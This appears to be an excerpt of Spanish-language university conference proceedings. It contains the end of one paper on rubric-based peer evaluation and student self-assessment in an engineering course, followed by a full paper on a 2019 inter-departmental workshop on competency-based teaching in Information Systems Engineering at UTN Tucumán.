Del total de alumnos inscriptos: el 54,28% obtuvo concepto o promocionó la materia, los restantes alumnos inscriptos estuvieron ausentes. Un 14,28% aprobó por promoción. El promedio general de notas de concepto o promoción es 8,16. Un 17,28% del total de alumnos inscriptos en 2019 en la materia, tiene el final aprobado de la materia. Una gran parte de los alumnos, participaron activamente, pasando regularmente a pizarra en las clases prácticas, se observó entusiasmo y motivación por aprender, y salvar dudas. La mayoría de los equipos de estudiantes mostraron mucha motivación, y responsabilidad, y demostraron comprender temas claves de la materia al exponer sus trabajos y desarrollar la autoevaluación y evaluación de pares. Los estudiantes realizaron la revisión de resultados, salvando sus dudas; algunos de ellos participaron activamente en actividades propuestas y en consultas optativas. La mayoría de los alumnos contempló los indicadores de evaluación, en parciales y en actividades. Las clases prácticas que se desarrollan en el laboratorio favorecen el aprendizaje de los alumnos y ayudan a contemplar el enfoque educativo por competencias, con actividades de investigación que los conecta directamente con el medio, y el uso de archivos compartidos que utilizan en línea.

5.2. Resultados de la autoevaluación

Los alumnos que sacaron concepto, llenaron la autoevaluación. Aproximadamente un 52% de los alumnos que cursaron la materia, no trabajan. Un 21%, trabajan más de seis y menos de 20 horas semanales. Y un 10,5% trabajan menos de 7 horas semanales.

Un 37% de los alumnos cursaron segundo año completo en 2019, un 11%, cursaron alguna materia de primer año, un 47% cursaron sólo algunas materias de segundo año, un 16% cursó alguna materia de tercer año, y un 5% cursó materias de otra carrera.

Un 63% de los alumnos participó al considerar los estilos de aprendizaje, en la cursada 2019. En su mayoría, en un 25% predomina el estilo de aprendizaje visual, en un 16,6% el auditivo, kinéstésico, visual y kinestésico en partes iguales, auditivo y visual en partes iguales, y en un 8,33% el auditivo y kinestésico. La autoevaluación ayudó a los alumnos a ejercitar el proceso de metacognición analizando distintos tipos de actividades desarrolladas en distintos momentos de la cursada, a identificar aportes recibidos de otros alumnos. Ayudó además, a obtener información de retroalimentación, asociada a la experiencia de trabajo en equipo. Entre los comentarios, encontramos: "Buena, pese a algunas diferencias, se pudo lograr una buena relación y lograr un buen trabajo", "El trabajo en equipo fue bueno, enriquecedor debido a que siempre había X tema de debate entre los integrantes de mi grupo y cada uno tenía su forma de ver las cosas y expresarse", "Buena experiencia. Si, se desarrollo en equipo. Hubo conflictos para coordinar horarios al momento de juntarnos a preparar trabajos prácticos y presentaciones, porque cursábamos diferentes materias en horarios distintos", "Fue agradable, nos llevamos muy bien con los chicos no solo nos juntábamos a realizar los trabajos sino que también nos juntábamos a estudiar y a repasar para los exámenes", "La experiencia en equipo al principio fue, en grupo por qué no nos comunicábamos muy bien, ya sea por falta de internet o por problemas personales, pero después nos desarrollamos como equipo".

5.3. Resultados de la EP

5.3.1. Consideraciones de las Preguntas E.1 y E.2:

Las preguntas consideradas son las siguientes:

E.1: ¿Cuál de las restantes exposiciones, a excepción de la de tu equipo es aquella que más te gustó?

E.2: ¿Cuáles fueron los aspectos observados en la exposición seleccionada en el ítem anterior que te parecieron muy buenos?

Se obtuvo una nota numérica de exposición ponderando los criterios (A, B y C) de este cuestionario de EP, excluyendo los asociados a contenidos que se evalúan en el trabajo escrito. Se sumaron 10 puntos de 100 a dicha nota, al equipo que salió en primer lugar, y 5 de 100, al equipo que salió en segundo lugar. Esta información, asociada al cálculo de la nota, no se transmitió a los alumnos, para evitar acuerdos entre los estudiantes.

En la devolución de resultados, se brindó a cada equipo, los resultados alcanzados por el equipo, información con los equipos seleccionados como "mejor exposición" en primero y segundo lugar, e información comparativa de los ítems A, B y C. Una tabla en la que las filas representan los componentes o ítems evaluados, con dos columnas, una asociada al primer lugar, y otra al segundo lugar. Por ejemplo, en la celda del componente A.1, en la segunda columna, el contenido: "con 0,81 de 1, alcanzó el segundo lugar el equipo 5". La selección de la mejor exposición, se realizó por distintas razones, entre ellas, se observan algunas respuestas a la pregunta E.2: "Supieron explicar bien las diferencias de las áreas a pesar de que eran muchas", "La gran información de la cual disponía cada alumno del grupo", "La representación del medio y los objetivos", "Al ser los primeros supieron

cómo organizarse y estaban tranquilos sabiendo qué hacer", "Que la exposición fue de una empresa de programación y eso llama a ver cómo está organizada y además que fue fluida", "La empresa se relaciona con la carrera, por eso me interesó la información", "La fluidez de los expositores al hablar", "La forma de relacionar los conceptos con las actividades de la empresa seleccionada", y "El diseño de la presentación y cómo se expresaba cada uno de los integrantes del equipo".

5.3.2. Consideraciones de la Pregunta E.3:

E.3: ¿Qué otros aspectos positivos observados en las exposiciones de otros equipos, te gustaría transmitir?

Entre las respuestas a esta pregunta, encontramos: "La claridad de la información", "En la exposición de este grupo se observó que buscaron una empresa que se desarrolló en base a egresados de la carrera en la que estamos cursando siendo una potencial salida laboral o inspiración a proyectos propios de los alumnos", "Muy buenas exposiciones y desarrollos de los elementos asociados con las empresas", "Los datos agregados a lo que está en el power point de algunos fue muy interesante y te hace prestar más atención a lo que dicen", y "La mayoría de los equipos se respetaba a la hora de hablar y no se interrumpían entre los miembros del equipo, salvo en algunos momentos en algunos equipos en particular. Al momento de hablar, cada integrante hacia un paso al frente para poder destacarse de los demás de su equipo.

5.3.3. Consideraciones de las Preguntas E.4 y E.5:

Las preguntas consideradas son las siguientes:

E.4: ¿Te gustó la experiencia de desarrollo del trabajo con exposición? ¿En qué medida? Con una escala de cinco valores.

E.5: ¿Por qué marcaste la respuesta del ítem anterior?

La experiencia de trabajo en equipo en un 73,7% fue calificada con 4 de 5. En un 21,1% en 3 de 5. Y en un 5,2% en un 5 de 5. La mayoría presentó respuestas positivas a la pregunta E.5, entre ellas: "Me pareció una buena actividad para desarrollar el trabajo en equipo", "Porque sirve de conocimiento acerca de cómo funcionan las distintas empresas entrevistadas", "Porque el método de trabajo en equipo y las entrevistas fomentaron una buena relación y colaboración de todos los integrantes", "Porque esta bueno escuchar el trabajo realizado por mis compañeros", "Fue más porque lo sentí así, sin un motivo en especifico", y "Me pareció positivo el realizar este trabajo grupal". También presentaron otras respuestas no tan positivas, como: "Las exposiciones son útiles para aprender algo nuevo, pero no son de mi preferencia", "Porque no fue ni muy buena ni muy mala", "Porque tendrían que haber expuesto todos el mismo día", "No lo veo muy útil hacer la exposición", "La verdad no me gustan las exposiciones, ya que me ponen muy nerviosa" y "Estaba muy nerviosa en el momento de exponer, me hubiese gustado desarrollar mas cada aspecto de la empresa".

5.3.4. Consideraciones de las Preguntas E.6 y E.7:

Las preguntas consideradas son las siguientes:

E.6: ¿Podrías citar a dos estudiantes, de otro equipos que "se destacaron positivamente", al exponer, e indicar en qué aspectos?

E.7: ¿Podrías citar a otros dos estudiantes de otros equipos que "se destacaron positivamente", al exponer, e indicar en qué aspectos?

Considerando respuestas a las preguntas: E.6 y E.7, los alumnos mencionados más de tres veces, si valoraron la participación de otros compañeros en la EP, y no seleccionaron a su equipo al elegir la mejor exposición, obtuvieron puntos adicionales en la nota de exposición resultante de la EP. Las respuestas a otros interrogantes de la EP se emplearon para armar la devolución de resultados a cada equipo, contemplando aspectos positivos.

5.3.5. Consideraciones de la Pregunta E.8:

E.8: ¿Estas contento con la exposición de tu equipo? ¿Lograron transmitir lo desarrollado como esperaban?

En general se pudo detectar que los alumnos, quedaron conformes con las exposiciones de su equipo, entre las respuestas brindadas, encontramos: "La verdad si, siento que hicimos un buen trabajo", "Si, el trabajo llevó más tiempo de lo que se pudo exponer pero en general transmitimos las ideas y aspectos claves de la empresa bajo estudio", "Si muy contento, capaz podríamos haber recabado mas información pero para mí fue muy positivo el trabajo en equipo", "Sí, estoy contento", y "Si me gustó mucho nuestra presentación. Si logramos el objetivo que queríamos a la hora de presentar nuestro trabajo".

La siguiente respuesta, permite detectar conflictos que surgieron en las exposiciones: "Sí, en cuanto a la transmisión de lo desarrollado faltó aporte de algunos integrantes en la exposición sin que uno les tenga que corregir".

5.3.6. Consideraciones de las notas de exposición resultantes de la EP:

Las ponderaciones empleadas son las siguientes para los diferentes ítems ya mencionados del cuestionario de EP: (A.1, 11 puntos), (A.2, 15 puntos), (A.3, 10 puntos), (A.4, 15 puntos), (B.1, 10 puntos), (B.2, 13 puntos), (C.1, 13 puntos) y (C.2, 13 puntos).

Como se destacó anteriormente, se sumó puntaje adicional a los equipos que fueron seleccionados como "mejor exposición" en primero y segundo lugar. Estos dos equipos obtuvieron nota 9(nueve) y los restantes, nota 8(ocho).

5.4. Resultados de Trabajos Escritos

Este trabajo es evaluado por los docentes. Los pesos considerados son los siguientes: Objetivos (16 puntos), el medio y su representación (16 puntos), recursos (16 puntos), componentes y dirección (15 puntos), Entrevista (16 puntos), Cuestionario (5 puntos), Formato (8 puntos) e Integración (8 puntos).

Se contemplan criterios de evaluación de contenidos, y de calidad del trabajo. La tabla de la figura 9 muestra resultados de estos trabajos.

Equipo	Objetivos	Medio	Recursos	Componentes y Dirección	Entrevista	Cuestionario	Formato	Integración	Nota
Equipo 1	100	100	100	86	100	100	100	0	10(diez)
Equipo 2	100	81	100	87	87	100	94	0	9(nueve)
Equipo 3	88	88	88	78	60	88	72	88	8(ocho)
Equipo 4	100	100	99	80	80	100	94	0	9(nueve)
Equipo 5	78	80	100	90	100	0	84	100	9(nueve)

Figura 9. Resultados de trabajos escritos.

6. Conclusión

Se han mejorado las rúbricas de evaluación, modificando los niveles de dominio e incorporando ponderación de cada criterio. Se observa la importancia del uso de rúbricas al evaluar competencias del alumnado, ya que aporta a los alumnos información acerca de lo que han adquirido, lo que deberían estar aprendiendo y cómo deberían hacerlo. Se han planteado guías de acción en el trabajo de aprobación del curso de postgrado, para mejorar los RA formulados, contemplando elementos del modelo de formación por competencias, mejorando la propuesta educativa, identificando acciones concretas que ayuden a modificar el Programa (Planificación) de la asignatura para transformarla en un Syllabus orientado a la Formación por Competencias. Examinando tiempos de desarrollo de actividades, y actividades remediales. Como así también se han detectado, a través de investigaciones del proyecto, herramientas móviles innovadoras que se están analizando para futuras mejoras continuas en la enseñanza que ayuden a propiciar AS.

Agradecimientos

Los autores agradecen a la Facultad de Ingeniería de la UNPSJB que ha brindado subsidios a miembros de proyectos de investigación para asistencia a congresos, y para capacitaciones de postgrado; como así también a los docentes Víctor Kowalsky, Daniel Morano, Esolda Erck, Héctor Enríquez, Sandra Cirimelo, de la Universidad Nacional de Misiones, que dictaron el curso de postgrado de formación en competencias.

Referencias

[1] Sylvia Libow Marínez. Gary Stager. Inventar para aprender. Guía práctica para instalar la cultura maker en el aula. Siglo Veintiuno editores. 2019.

[2] Irene Arriaseqc; Graciela Santos (2017) "Nuevas tecnologías de la información como facilitadoras de Aprendizaje significativo". Revista Archivos de Ciencias de la Educación. La Plata: Departamento de Ciencias de la Educación, Facultad de Humanidades y Ciencias de la Educación, Universidad Nacional de La Plata. 2017 vol.12 n°12. p - .ISNN 2346-8866

[3] Mavilo Calero Pérez. Constructivismo pedagógico. Teorías y aplicaciones básicas. Alfaomega. 2008.

[4] Richard E. Mayer. Psicología de la Educación. Enseñar para un Aprendizaje Significativo. Volumen II. Pearson. Prentice Hall. 2004

[5] Virgilio Hernández Forte. Mapas conceptuales. La gestión del conocimiento en la didáctica. Alfaomega. 2005.

[6] Novak, J. Y Gowin, B. Aprendiendo a aprender. Ediciones Martínez Roca. Barcelona. 1988.

[7] Tony Buzan. Barry Buzan. El libro de los mapas metales. Cómo utilizar al máximo las capacidades de la mente. URANO. 2017.

[8] Sanz Cecilia, Madoz Cristina, Gorga Gladys, González Alejandro, Zangara Alejandra, Depetris Beatriz, Ibáñez Eduardo, Moralejo Lucrecia, Martorelli Sabrina, Artola Verónica, Violini Lucía, Salazar Mesía Natalí, Sanchez Mariano. (2016). Escenarios educativos mediados por Tecnologías de la Información y la Comunicación. ISBN: 978-950-698-377-2 Acceso septiembre de 2019.

[9] Begoña Gros Salvat. Aprendizajes, conexiones y artefactos. La producción colaborativa del conocimiento. Gedisa editorial. 2008.

[10] Luis Lach Herrera. Dr. Seymour Papert y el Construccionismo. Una revisión comparada de su propuesta pedagógica con Jean Piaget y Lev Vygosky. 2017.

[11] Ana Sofía Gallo Vargas. Dispositivos móviles en actividades educativas colaborativas: análisis y recopilación de experiencias. Director: Mg. Pablo Thomas. Co-Director: Dra. Cecilia Sanz. Acceso agosto de 2019. Disponible en: http://sedici.unlp.edu.ar/handle/10915/49925

[12] Marcela E. Bellani, María Liliana Mazzi, Héctor Conrado, Ezequiel Lobatto, Christian Staple, Sandra Luchetti. El Smartphone en el aula de Matemática Discreta como herramienta de aprendizaje. 2018.

[13] Apezteguía Matías, Rapetti Darío Ezequiel. Tesina de licenciatura. 2014. Título: Juego Educativo Móvil Colaborativo. Director: Dra. Gordillo Silvia Codirector: Dra. Challiol Cecilia.

[14] Susana Isabel Herrera. MADE-mlearn: Marco para el Análisis, Diseño y Evaluación de M-learning. 2016. Director: Sanz, Cecilia- Co-directo: Fennema Marta C.

[15] Archuby Federico Héctor. Sanz Cecilia. Pesado Patricia. 2018. Desafiate: juego serio para la autoevaluación. ISBN: 978-950-766-124-2.

[16] Cristina Rojas. Javier Raúl Alejandro Cantó. Aprendizaje Centrado en el Estudiante aplicado en la asignatura Investigación Operativa. 2018.

[17] Víctor Andrés Kowalski. Daniel Elso Morano. Isolda Mercedes Erck. Sandra Daniela Cirimelo. Héctor Darío Enríquez. Serie materiales de apoyo: Curso de postgrado: Formación por competencias, aprendizaje centrado en el estudiante y estándares de segunda generación para ingeniería. 2019.

[18] Nadal Jorgelina, Haudemand Norma, Poco Adriana, Came López Amelia. (2017). Evaluación por competencias en Ingeniería. Desarrollando un estudio de caso.

[19] ANECA. Guía de apoyo para la evaluación, puesta en práctica y evaluación de los resultados del aprendizaje. Acceso: agosto 2019. Disponible en: http://portal.uned.es/pls/portal/docs/PAGE/UNED_MAIN/LAUNIVERSIDAD/VICERRECTORADOS/CALIDAD_E_INTERNACIONALIZACION/INNOVACION_DOCENTE/IUED/MATERIALES%20DIDACTICOS/WEB_MADI_MANUAL_DOCENTIA_UNED_APROBADO_ANECA_09_04_20_0.PDF

[20] Tapia, M.; Pianucci I.; Jofre A. 2014. Evaluación por competencias en un modelo de educación disruptiva. Congreso Iberoamericano de Ciencia, Tecnología, Innovación y Educación ISBN: 978-84-7666-210-6 – Artículo 1706

Taller Intercátedras como instrumento en la formación por competencias para la asignatura Sistemas de Gestión

Mariana Dorigatti[(1)] – Cristina Rojas[(2)]
Ingeniería en Sistemas de Información
Universidad Tecnológica Nacional - Facultad Regional Tucumán
Tucumán, 4000
[(1)]marianadorigatti@gmail.com, [(2)]cristinarojas3@gmail.com

Resumen

El abordaje de la formación por competencias que se impone en las carreras de ingeniería, llevó a la cátedra Sistemas de Gestión, del 5° nivel de Ingeniería en Sistemas de Información, a la implementación de diversos instrumentos de enseñanza y de aprendizaje que posibiliten la trazabilidad desde las competencias genéricas a las específicas, es decir, a los contenidos desarrollados en la materia, según lo establecido en el diseño curricular de la carrera.

Desde la concepción de procesos de enseñanza y de aprendizaje como una estrategia para la construcción de conocimientos y adquisición de habilidades, es necesario alinear objetivos - contenidos - métodos - instrumentos - evaluación en un enfoque sistémico. Para lograrlo, se ha tomado como marco de referencia un compuesto por el Libro Rojo de Confedi, el Diseño Curricular de Ingeniería en Sistemas de Información, y el modelo Aprendizaje Centrado en el Estudiante (ACE).

El enfoque de la Formación por Competencias en carreras de ingeniería condujo a las cátedras del último nivel de Ingeniería en Sistemas de Información a la realización de un un Taller Intercátedras, con la participación de estudiantes y de docentes de materias obligatorias del último año de la carrera. El objetivo de este taller fue la integración de contenidos de las materias participantes en una propuesta que posibilite registrar evidencias de desarrollo de competencias genéricas.

Las actividades de la cátedra Sistemas de Gestión planificadas para el período lectivo 2019 se diseñaron para el abordaje de propuestas de gestión ambiental que se trabajaron en el taller mencionado, y para su continuidad con los contenidos de la materia. La producción de los equipos de estudiantes se potenció con el enfoque sistémico instalado a partir de la integración de los contenidos y enfoques de las asignaturas participantes en el taller. Además, se programaron acciones para el cuerpo docente de la cátedra.

1. Introducción

La formación por competencias se impone como una respuesta a la demanda del sistema socio productivo globalizado en el que se insertarán los estudiantes en formación. Los profesionales que se incorporan al mundo del trabajo deben, además de tener conocimientos técnicos, identificar las oportunidades de aplicación responsable y contextualizada: saber, saber hacer, saber ser y saber estar.

Las competencias definidas en el Libro Rojo de Confedi [1] se organizan en genéricas y específicas, y en conjunto garantizan la formación de un ingeniero que sabe, que sabe hacer, que sabe ser y que sabe estar. En otras palabras, un profesional que tiene conocimientos, habilidades, valores y capacidad de comunicación.

El modelo de Aprendizaje Centrado en el Estudiante se presenta como una estrategia apropiada para la Formación por Competencias en la educación superior.

2. Competencias genéricas y específicas para la asignatura Sistemas de Gestión

Se define como competencias al conjunto de comportamientos, destrezas y actitudes que estudiantes y egresados aportan en su actividad para un desempeño eficaz y satisfactorio [2]; consisten en la capacidad de vincular los conocimientos teóricos con ciertas destrezas prácticas, para lograr la vinculación del mundo de la educación superior y el mercado laboral.

Con este enfoque, abordar el desarrollo de contenidos de una asignatura requiere evaluaciones permanentes, mediadas por diversos instrumentos que promueven la construcción de conocimientos y el registro de evidencias de logro de competencias.

Las competencias específicas son aquellas explicitadas como contenidos mínimos en el diseño curricular, disciplinares[3].

Los contenidos mínimos de la asignatura Sistemas de Gestión, integrada al área Gestión Ingenieril, bloque Complementarias, son: Sistemas de Gestión de las

Organizaciones, Operaciones en procesos de gestión, tecnologías de Información como soporte a los procesos de gestión, procesos de decisión, estilos de decisión y Sistemas de Soporte a la toma de decisiones.

Las competencias genéricas tienen como propósito desarrollar habilidades y valores. El desarrollo de estas competencias está totalmente vinculado al enfoque que los integrantes de la cátedra imprimen sobre los contenidos y en las actividades áulicas.

Las competencias, como conjunto de dispositivos clave para organizar las acciones didácticas, se analizaron para desarrollar aquellas pertinentes a los contenidos de la materia. Posteriormente se seleccionaron los instrumentos que permiten registrar evidencias de su logro. Una vez seleccionadas, se identificó la trazabilidad desde los contenidos hasta las competencias mediante los instrumentos y el registro de evidencias de logro. Es decir, que los temas trabajados en los espacios áulicos (aula física, aula virtual, redes sociales) son las 'excusas' para trabajar sobre las competencias.

La cátedra ha entendido que gestionar organizaciones, diversas en cuanto a sus fines, a sus envergaduras y a sus contextos, demanda la aplicación de pensamientos analítico y crítico, entre otras competencias. Esto implica trabajar sobre el diseño de dispositivos adecuados para desarrollar contenidos específicos de la asignatura que posibiliten registrar evidencias. Se ha 'elegido' trabajar sobre las siguientes competencias sociales, políticas y actitudinales[4]:

- Desempeñarse de manera efectiva en equipos de trabajo.
- Comunicarse con efectividad.
- Actuar con ética, responsabilidad profesional y compromiso social, considerando el impacto económico, social y ambiental de su actividad en el contexto local y global.
- Aprender en forma continua y autónoma.

Las evidencias de logro de las competencias citadas se registran en diferentes actividades. Por ejemplo, se proponen actividades individuales y otras realizadas en equipos, para las cuales se ofrece, previamente, consignas de dinámicas grupales, producciones abiertas o muy estructuradas. Las técnicas y los instrumentos usados para el desarrollo de contenidos incluyen clases expositivas, debates, análisis de casos, aula invertida, mapas mentales, entre otros, en los cuales el constructor de conocimientos es el estudiante.

3. Modelo de Aprendizaje Centrado en el Estudiante (ACE)

El modelo ACE tiene sus antecedentes en Hayward en 1905, y Dewey en 1956, y anteriormente Rogers, Piaget y Vygotsky, quienes aportaron a la noción de centrar las acciones de los procesos de enseñar y de aprender en el estudiante [5].

El 'Greenwood Dictionary of Education' define el modelo Aprendizaje Centrado en el Estudiante como sigue [6]: "La Instrucción Centrada en el Estudiante [ICE] es un enfoque instruccional en el que los estudiantes influyen en el contenido, las actividades, los materiales y el ritmo de aprendizaje. Este modelo de aprendizaje coloca al estudiante (alumno) en el centro del proceso de aprendizaje. El instructor brinda a los estudiantes la oportunidad de aprender de forma independiente y unos de otros y los capacita en las habilidades que necesitan para hacerlo de manera efectiva. El enfoque ICE incluye técnicas como la sustitución de lecciones expositivas por experiencias de aprendizaje activo, la asignación de problemas abiertos y problemas que requieren pensamiento crítico o creativo que no se pueden resolver siguiendo ejemplos de texto, involucrando a los estudiantes en simulaciones y juegos de roles, y utilizando el aprendizaje auto guiado y/o cooperativo (basado en el equipo). La ICE correctamente implementada puede generar una mayor motivación para aprender, una mayor retención de conocimientos, una comprensión más profunda y actitudes más positivas hacia la materia que se enseña".

El Proyecto T4SCL (Time for a New Paradigm in Education: Student-Centred Learning)[7], define ACE mediante un listado de principios:

1. ACE requiere un proceso de reflexión continuo
2. ACE no tiene una única solución para todos los casos
3. Los estudiantes tienen diferentes estilos de aprendizaje
4. Los estudiantes tienen diferentes necesidades e intereses
5. La posibilidad de elección es central para un aprendizaje efectivo en el ACE
6. Los estudiantes tienen diferentes experiencias y conocimientos previos
7. Los estudiantes deben tener control sobre su aprendizaje
8. ACE es acerca de "habilitar" en lugar de "contar"
9. El aprendizaje necesita de la colaboración entre los estudiantes y los docentes

Las características del modelo ACE, analizados en relación con la educación en ingeniería, lo han posicionado de manera relevante en los últimos años.

En el contexto actual, el aprendizaje es permanente, y la formación del profesional debe incluir, como condición necesaria, "aprender a aprender", a toda hora y lugar y de manera continua.

La aplicación de este modelo, implica focalizar la atención en lo que el estudiante hace para aprender, con la guía de un docente quien, desde su conocimiento y experticia, diseña estrategias y acciones necesarias para que el estudiante construya el conocimiento. El rol del docente es decisivo ya que debe generar las actividades que permitan que los estudiantes aprendan y conseguir las evidencias para asegurar que lo logre [8] .

ACE se caracteriza por proponer un aprendizaje activo, profundo y comprensivo, por un incremento en la responsabilidad del estudiante, por mayor autonomía del estudiante, por la interdependencia y el respeto entre el profesor y el estudiante, y un abordaje reflexivo al proceso de enseñanza y aprendizaje tanto del profesor como del estudiante [9].

Algunos de los instrumentos más apropiados para el desarrollo de contenidos son modelos de representación de contenidos (mapas mentales, cuadros sinópticos, diagramas de flujo), debates, aprendizaje entre pares, aprendizaje invertido, análisis de casos, entre otros.

Para las instancias de evaluación, algunos dispositivos son trabajos de campo, diseño de proyectos, experiencias prácticas y trabajos en equipos, portfolio, presentaciones, reportes.

Los instrumentos implementados en este modelo deben permitir que quien desempeña el rol de evaluador, docente o estudiante, pueda registrar evidencias de construcción de conocimientos, de adquisición y de consolidación de habilidades, actitudes y valores definidas como objetivos de aprendizaje.

4. Técnicas e instrumentos para desarrollo y evaluación de contenidos y de competencias de Sistemas de Gestión

La asignatura Sistemas de Gestión se encuentra en el quinto nivel de Ingeniería en Sistemas de Información, dictada en modalidad anual, con ciento veintiocho horas cátedra totales; forma parte del área Gestión Ingenieril y aporta al bloque de Complementarias. El diseño curricular de la carrera establece contenidos mínimos: Sistemas de Gestión de las Organizaciones; Operaciones en Procesos de Gestión; Tecnologías de la Información como Soporte de los Procesos de Gestión; Procesos de Decisión; Estilos de Decisión; Sistemas de Soporte a la Toma de Decisión.

El promedio anual de cursantes es ochenta, distribuidos en dos comisiones. Cabe destacar que las características de los estudiantes, agrupados en comisiones, requieren que la instrumentación del desarrollo y de la evaluación de contenidos presente variaciones para potenciar la producción de los grupos. El cuerpo docente cuenta con tres dedicaciones simples de profesor adjunto y dos de auxiliar.

Para la planificación de actividades curriculares del período lectivo 2019, la cátedra analizó la siguiente documentación:

- Proyecto Tuning: competencias genéricas (tecnológicas, sociales, políticas y actitudinales)

- Libro Rojo del Confedi: competencias específicas para Ingeniería en Sistemas de información/Informática.

- Diseño Curricular Ingeniería en Sistemas de información: contenidos mínimos de la asignatura Sistemas de Gestión; incumbencias y perfil profesional.

- Bibliografía sobre técnicas e instrumentos para el desarrollo y evaluación de contenidos.

A partir de los documentos detallados, considerando lo establecido por el Estatuto Universitario de la Universidad Tecnológica Nacional [10], y con posterioridad al análisis de los mismos, se realizó la trazabilidad desde los contenidos hasta las competencias, mediadas por las técnicas y los instrumentos necesarios para registrar las evidencias de logro.

Entendiendo que la implementación del modelo ACE responde a un paradigma sociocultural e histórico en los procesos de enseñanza y de aprendizaje, con la finalidad de que el aprendiente construya significados y atribuya sentido a los contenidos y a las experiencias, se han asociado los contenidos a las competencias genéricas.

Un componente adicional para la planificación 2019, fue el Taller Intercátedras organizado por las materias obligatorias del último año de la carrera, ya que era necesario coordinar las actividades para que los estudiantes cuenten con los conocimientos para abordarlo exitosamente. Así, se ha enfocado la totalidad de los contenidos desde el modelado de Arquitecturas Empresariales, considerando que permite entender la integración de los recursos desde una perspectiva de Sistemas de Información. De esta manera, los contenidos mínimos establecidos por el Diseño Curricular de la carrera se secuenciaron para complementar lo desarrollado en las materias participantes.

Además, los instrumentos se seleccionaron con el propósito de preparar a los estudiantes para el taller de

temática ambiental. Se identifican tres momentos didácticos en cada una de las unidades consideradas (clase, tema, asignatura): intención, acción y reflexión, para elegir técnicas y de instrumentos.

Por ejemplo, el encuentro inicial de la materia consiste en un trabajo práctico de prerrequisitos, consistente en una revisión de contenidos de materias previamente cursadas que se usarán en Sistemas de Gestión (SG). Esta actividad se planifica de la siguiente manera:

- Intención: los estudiantes deben rescatar y disponer de los conocimientos construidos en otros espacios curriculares con el enfoque demandado por SG.

- Acción: actividades individuales y en equipo para la disponibilidad de conocimientos previos (elección múltiple, asociaciones, mapa mental, cuadro sinóptico, redacción de reporte, exposición de trabajos realizados, coevaluación).

- Reflexión: devoluciones docentes sobre la producción, exposición de producciones de los equipos de estudiantes, identificación de conocimientos nulos, definición de estrategias para su abordaje.

- Competencias trabajadas: búsqueda creativa de soluciones y selección criteriosa de la alternativa más adecuada, acceder a las fuentes de información relativas a las técnicas y herramientas y comprender sus especificaciones, expresarse con claridad y socializar las ideas dentro de un equipo de trabajo, promover una actitud participativa y colaborativa entre los integrantes del equipo, usar eficazmente las herramientas tecnológicas apropiadas para la comunicación, utilizar y articular de manera eficaz distintos lenguajes (formal, gráfico y natural).

Para el equipo docente, la planificación de actividades es acompañada por reflexiones posteriores a cada una de ellas, para considerar potenciales reformulaciones o ratificación de lo planificado.

5. Sistemas de Gestión en el Taller Intercátedras

El diseño curricular de Ingeniería en Sistemas de Información organiza los espacios curriculares en niveles, de primero a quinto, y por áreas, Computación, Programación, Modelos, Gestión Ingenieril y Sistemas. Antes de iniciar el período lectivo 2019, se realizaron reuniones de integración del quinto nivel, con la participación de las asignaturas obligatorias del mismo (Administración Gerencial, Inteligencia Artificial, Proyecto Final y Sistemas de Gestión), con el objetivo de reflexionar sobre el desarrollo de contenidos y de evaluaciones con los cambios de contexto (modificaciones en el Reglamento de Estudios, cambios en los modelos de acreditación de carreras)[11].

En tales encuentros surgió la idea de articular los contenidos de las asignaturas mencionadas, potenciando la construcción de conocimientos de los participantes: docentes y estudiantes.

Las consignas para el taller intercátedra fueron las siguientes:

- participación de la totalidad de los estudiantes inscritos en las asignaturas, agrupados aleatoriamente en equipos

- participación de la totalidad de los docentes, profesores y ayudantes, con el rol de coordinadores de equipos

- temática que aporte competencias a cada espacio curricular

- temática que admita ser abordada desde cada cátedra con actividades preliminares que preparen a los estudiantes para el taller.

- disponibilidad de material y orientación para la búsqueda de información para estudiantes

- creación de las condiciones para el contacto de los estudiantes con la problemática a tratar

- lugar de realización externo a la facultad

- contenidos trabajados desde cada asignatura: acta de constitución del proyecto (Proyecto Final), modelo lean Canvas de la propuesta de negocio (Administración Gerencial), Arquitecturas Empresariales (Sistemas de Gestión) y un dispositivo de Inteligencia Artificial (Inteligencia Artificial)

- coordinación de las cátedras en el desarrollo de contenidos como actividades preliminares

- actividades motivacionales en el taller

La temática elegida fue un negocio modelado desde los sistemas de información que constituyan un aporte a la problemática ambiental de la provincia.

La cátedra Sistemas de Gestión decidió cambiar la secuencia en el desarrollo de contenidos para que los estudiantes dispongan de los conocimientos para realizar exitosamente el taller intercátedras.

6. Resultados Obtenidos

El taller intercátedras "Contribuyendo a Limpiar Nuestro Entorno. Propuestas de Manejo de Residuos Sólidos Urbanos e Industriales en la Provincia de Tucumán" se realizó en el mes de mayo de 2019, con la participación de 12 docentes y 85 estudiantes, durante 8 horas.

Las propuestas desarrolladas en el taller fueron continuadas en el aula, en actividades y en trabajos prácticos. La temática ambiental y la responsabilidad social se instalaron en el total de las producciones, con una mayor comprensión sobre las oportunidades de mejora que implica la implementación responsable de tecnologías de información en la gestión de los residuos urbanos e industriales.

Cada propuesta, diez en total, contenía modelo Canvas con componentes sociales, mapa de empatía para la identificación de beneficiario de la solución, un esquema de aplicación con controlador difuso, modelado de la Arquitectura Empresarial, Pila Tecnológica, prototipos de la solución de la propuesta y presentación en formato Acta de Constitución.

Se compartió previamente la rúbrica de evaluación, explicitando ponderaciones a la inclusión de aspectos tecnológicos, sociales, culturales, ecológicos, ambientales y éticos.

Del análisis de la encuesta realizada se observa que 50% de los participantes consideró que la experiencia fue excelente, y 5%, regular.

Los docentes de la cátedra adaptaron las actividades programadas para el resto del período lectivo a las producciones de los equipos de estudiantes.

Además, se han iniciado acciones de articulación horizontal y vertical, con asignaturas del mismo nivel y con otras de niveles inferiores de la carrera, visualizando los procesos de formación desde el inicio de la carrera en el contexto del desarrollo de competencias genéricas.

7. Discusión

El concepto de trazabilidad aplicado a la formación por competencias en la cátedra Sistemas de Gestión ha contribuido y facilitado la planificación de actividades áulicas, desde la elección de los saberes que se pretende desarrollar y/o consolidar, hasta la selección de instrumentos para llevarlo a cabo.

Se ha entendido que la formación por competencias requiere de dinámicas del cuerpo docente para responder a las características de los grupos de estudiantes en formación y alcanzar los objetivos definidos por la cátedra.

Además, se ha entendido que la creación de ambientes de construcción de aprendizaje, para docentes y para estudiantes, requiere de la permanente búsqueda de alternativas: problemas que admiten propuestas de solución desde el espacio curricular, instrumentos y tecnologías que faciliten el diseño de las propuestas, y sobre todo, crear lazos afectivos y comunicacionales entre los participantes de los procesos de enseñar y de aprender como garantía del logro de objetivos.

8. Referencias

[1] Consejo Federal de Decanos de Ingeniería - CONFEDI, *Libro rojo de CONFEDI*. 2018.

